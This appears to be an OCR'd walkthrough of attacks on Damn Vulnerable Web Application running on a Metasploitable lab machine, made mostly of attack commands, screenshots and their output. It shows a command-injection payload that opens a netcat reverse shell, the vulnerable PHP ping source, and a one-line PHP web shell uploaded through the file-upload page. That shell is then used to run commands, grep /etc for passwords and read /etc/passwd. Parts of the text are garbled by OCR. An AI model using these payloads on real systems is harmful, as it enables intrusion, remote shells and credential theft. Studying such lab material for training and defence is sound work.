



Command execution :

```
192.168.11.134 && uname -a
```





Damn Vulnerable Web App (DVW
192.168.1.3/dvwa/hackable/uploa
Not secure 192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=cat%20/proc/cpuinfo
processor : 0 vendor_id : GenuineIntel cpu family : 6 model : 60 model name : Intel(R) Core(TM) i7-4810MQ CPU @ 2.80GHz stepping : 3 cpu MHz : 2792.410 cache size : 6144 KB fdiv_bug : no hlt_bug : no f00f_bug : no coma_bug : no fpu : yes fpu_exception : yes cpuid level : 13 wp : yes flags : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ss nx pdpe1gb rdtscp lm constant_tsc up arch_perfmon pni ssse3 cx16 sse4_1 sse4_2 popcnt lahf_lm abm bogomips : 5591.41 clflush size : 64


Not secure 192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=grep%20-r%20"password"%20/etc%202>%20/dev/null
/etc/php5/apache2/php.ini:; Define the anonymous ftp password (your email address) /etc/php5/apache2/php.ini:; Default password for mysql_connect() (doesn't apply in safe mode). /etc/php5/apache2/php.ini:; Note that this is generally a *bad* idea to store passwords in this file. /etc/php5/apache2/php.ini:; *Any* user with PHP access can run 'echo get_cfg_var("mysql.default_password") /etc/php5/apache2/php.ini:; and reveal this password! And of course, any users with read access to this /etc/php5/apache2/php.ini:; file will be able to reveal the password as well. /etc/php5/apache2/php.ini:mysql.default_password = /etc/php5/apache2/php.ini:; Default password for mysqli_connect() (doesn't apply in safe mode). /etc/php5/apache2/php.ini:; Note that this is generally a *bad* idea to store passwords in this file. /etc/php5/apache2/php.ini:; and reveal this password! And of course, any users with read access to this /etc/php5/apache2/php.ini:; file will be able to reveal the password as well. /etc/php5/apache2/php.ini:; Default password for ifx_connect() (doesn't apply in safe mode).
/etc/php5/apache2/php.ini:ifx.default_password = /etc/php5/apache2/php.ini:;fbsql.default_database_password = /etc/php5/apache2/php.ini:;fbsql.default_password = /etc/php5/cgi/php.ini:; Define the anonymous ftp password (your email address) /etc/php5/cgi/php.ini:; Default password for mysql_connect() (doesn't apply in safe mode). /etc/php5/cgi/php.ini:; Note that this is generally a *bad* idea to store passwords in this file. /etc/php5/cgi/php.ini:; *Any* user with PHP access can run 'echo get_cfg_var("mysql.default_password") /etc/php5/cgi/php.ini:; and reveal this password! And of course, any users with read access to this /etc/php5/cgi/php.ini:; file will be able to reveal the password as well. /etc/php5/cgi/php.ini:mysql.default_password = /etc/php5/cgi/php.ini:; Default password for mysqli_connect() (doesn't apply in safe mode). /etc/php5/cgi/php.ini:; Note that this is generally a *bad* idea to store passwords in this file. /etc/php5/cgi/php.ini:; and reveal this password! And of course, any users with read access to this /etc/php5/cgi/php.ini:; file will be able to reveal the password as well. /etc/php5/cgi/php.ini:; Default password for ifx_connect() (doesn't apply in safe mode). /etc/php5/cgi/php.ini:ifx.default_password = /etc/php5/cgi/php.ini:;fbsql.default_database_password = /etc/php5/cgi/php.ini:;fbsql.default_password = /etc/php5/cli/php.ini:; Define the anonymous ftp password (your email address) /etc/php5/cli/php.ini:; Default password for mysql_connect() (doesn't apply in safe mode). /etc/php5/cli/php.ini:; Note that this is generally a *bad* idea to store passwords in this file.
/etc/php5/cli/php.ini:; *Any* user with PHP access can run 'echo get_cfg_var("mysql.default_password") /etc/php5/cli/php.ini:; and reveal this password! And of course, any users with read access to this /etc/php5/cli/php.ini:; file will be able to reveal the password as well. /etc/php5/cli/php.ini:mysql.default_password = /etc/php5/cli/php.ini:; Default password for mysqli_connect() (doesn't apply in safe mode). /etc/php5/cli/php.ini:; Note that this is generally a *bad* idea to store passwords in this file. /etc/php5/cli/php.ini:; and reveal this password! And of course, any users with read access to this /etc/php5/cli/php.ini:; file will be able to reveal the password as well. /etc/php5/cli/php.ini:; Default password for ifx_connect() (doesn't apply in safe mode). /etc/php5/cli/php.ini:ifx.default_password = /etc/php5/cli/php.ini:;fbsql.default_database_password = /etc/php5/cli/php.ini:;fbsql.default_password = /etc/mysql/my.cnf:# It has been reported that passwords should be enclosed with ticks/quotes /etc/mysql/conf.d/old_passwords.cnf:old_passwords = false /etc/rc1.d/K21mysql:# as many admins e.g. only store a password without a username there and /etc/rc1.d/K21mysql: # * As a passwordless mysqladmin (e.g. via ~/.my.cnf) must be possible /etc/cron.d/postgresql-common:# If password access for local is turned on in /etc/cron.d/postgresql-common:# the password, as explained in the PostgreSQL Manual, section 30.13 Binary file /etc/alternatives/www-browser matches Binary file /etc/alternatives/ftp matches /etc/alternatives/vncserver:# passwords are always kept on the local filesystem. To do that, just /etc/alternatives/vncserver:# Make sure the user has a password. /etc/alternatives/vncserver: warn "\nYou will require a password to access your desktops.\n\n"; /etc/alternatives/vncserver:# PID and part of the encrypted form of the password. Ideally we'd use Binary file /etc/alternatives/vncpasswd matches Binary file /etc/alternatives/php matches Binary file /etc/alternatives/php-cgi-bin matches Binary file /etc/alternatives/Xvnc matches Binary file /etc/alternatives/php-cgi matches /etc/logcheck/ignore.d.server/mysql-server-5_0:mysqld_safe\[[0-9]+\]: /usr/bin/mysqladmin -u root password 'new-password'$ /etc/logcheck/ignore.d.workstation/mysql-server-5_0:mysqld_safe\[[0-9]+\]: /usr/bin/mysqladmin -u root password 'new-password'$ /etc/ppp/options:# Don't show the passwords when logging the contents of PAP packets. /etc/ppp/options:hide-password /etc/ppp/options:# show the password string in the log message. /etc/ppp/options:#show-password /etc/ppp/options:# Use the system password database for authenticating the peer using /etc/rc4.d/S19mysql:# as many admins e.g. only store a password without a username there and /etc/rc4.d/S19mysql: # * As a passwordless mysqladmin (e.g. via ~/.my.cnf) must be possible /etc/rc3.d/S19mysql:# as many admins e.g. only store a password without a username there and /etc/rc3.d/S19mysql: # * As a passwordless mysqladmin (e.g. via ~/.my.cnf) must be possible /etc/apparmor.d/abstractions/authentication: # databases containing passwords, PAM configuration files, PAM libraries /etc/debconf.conf:# World-readable, and accepts everything but passwords. /etc/debconf.conf:Reject-Type: password /etc/debconf.conf:# Not world readable (the default), and accepts only passwords. /etc/debconf.conf:Name: passwords /etc/debconf.conf:Accept-Type: password /etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat /etc/debconf.conf:# databases, one to hold passwords and one for everything else. /etc/debconf.conf:Stack: config, passwords /etc/debconf.conf:# A remote LDAP database. It is also read-only. The password is really /etc/xinetd.d/vsftpd:# normal, unencrypted usernames and passwords for authentication. /etc/samba/smb.conf:# You may wish to use password encryption. See the section on /etc/samba/smb.conf:# 'encrypt passwords' in the smb.conf(5) manpage before enabling. /etc/samba/smb.conf: encrypt passwords = true /etc/samba/smb.conf:# If you are using encrypted passwords, Samba will need to know what /etc/samba/smb.conf:# password database type you are using. /etc/samba/smb.conf:# password with the SMB password when the encrypted SMB password in the /etc/samba/smb.conf:; unix password sync = no /etc/samba/smb.co
For Unix password sync to work on a Debian GNU/Linux system, the following /etc/samba/smb.conf: passwd chat = *Enter\snew\sUNIX\spassword:* %n\n *Retype\snew\sUNIX\spassword:* %n\n . /etc/samba/smb.conf:# This boolean controls whether PAM will be used for password changes /etc/samba/smb.conf:; pam password change = no /etc/bash_completion: # passwordless access to the remote repository /etc/bash_completion: --@(config|password-file|include-from|exclude-from)) /etc/bash_completion: --log-format= --password-file= --bwlimit= \ /etc/bash_completion: password ping processlist reload refresh \ /etc/bash_completion: --username= --password --echo --quiet --help' -- $cur)) /etc/bash_completion: --host= --port= --username= --password \ /etc/bash_completion: -V --version -W --password -x --expanded -X --nopsqlrc \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --username --password \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --username --password \ /etc/bash_completion: --username --password \ /etc/bash_completion: options='--username --password \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --username --password \ /etc/bash_completion: --username --password \ /etc/bash_completion: --username --password \ /etc/bash_completion: --username --password \ /etc/bash_completion: --username --password \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --quiet --username --password \ /etc/bash_completion: --username --password \ /etc/bash_completion: --password --no-auth-cache \ /etc/bash_completion: --username --password \ /etc/bash_completion: --password --no-auth-cache \
9:23 AM




```
192.168.11.134 && nc -e /bin/sh 192.168.11.134 4444
```





this is netcat listening to hack system.



```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

this is source code to page command execution . this page no content the check of target from cmd.


File Upload :



fileIUpload_exploit.php - Notepad
File Edit Format View Help
<?php if(isset($_GET['cmd'])){system($_GET['cmd']);} ?>



DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


Damn Vulnerable Web App (DVW
192.168.1.3/dvwa/hackable/uplo
Not secure
192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=whoami


www-data


Damn Vulnerable Web App (DVW
192.168.1.3/dvwa/hackable/uploa
Not secure
192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=ls
dvwa_email.png exploit1.php


Not secure
192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=uname%20-a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux


Not secure
192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=pwd
/var/www/dvwa/hackable/uploads


Not secure 192.168.1.3/dvwa/hackable/uploads/exploit1.php?cmd=cat%20/etc/passwd
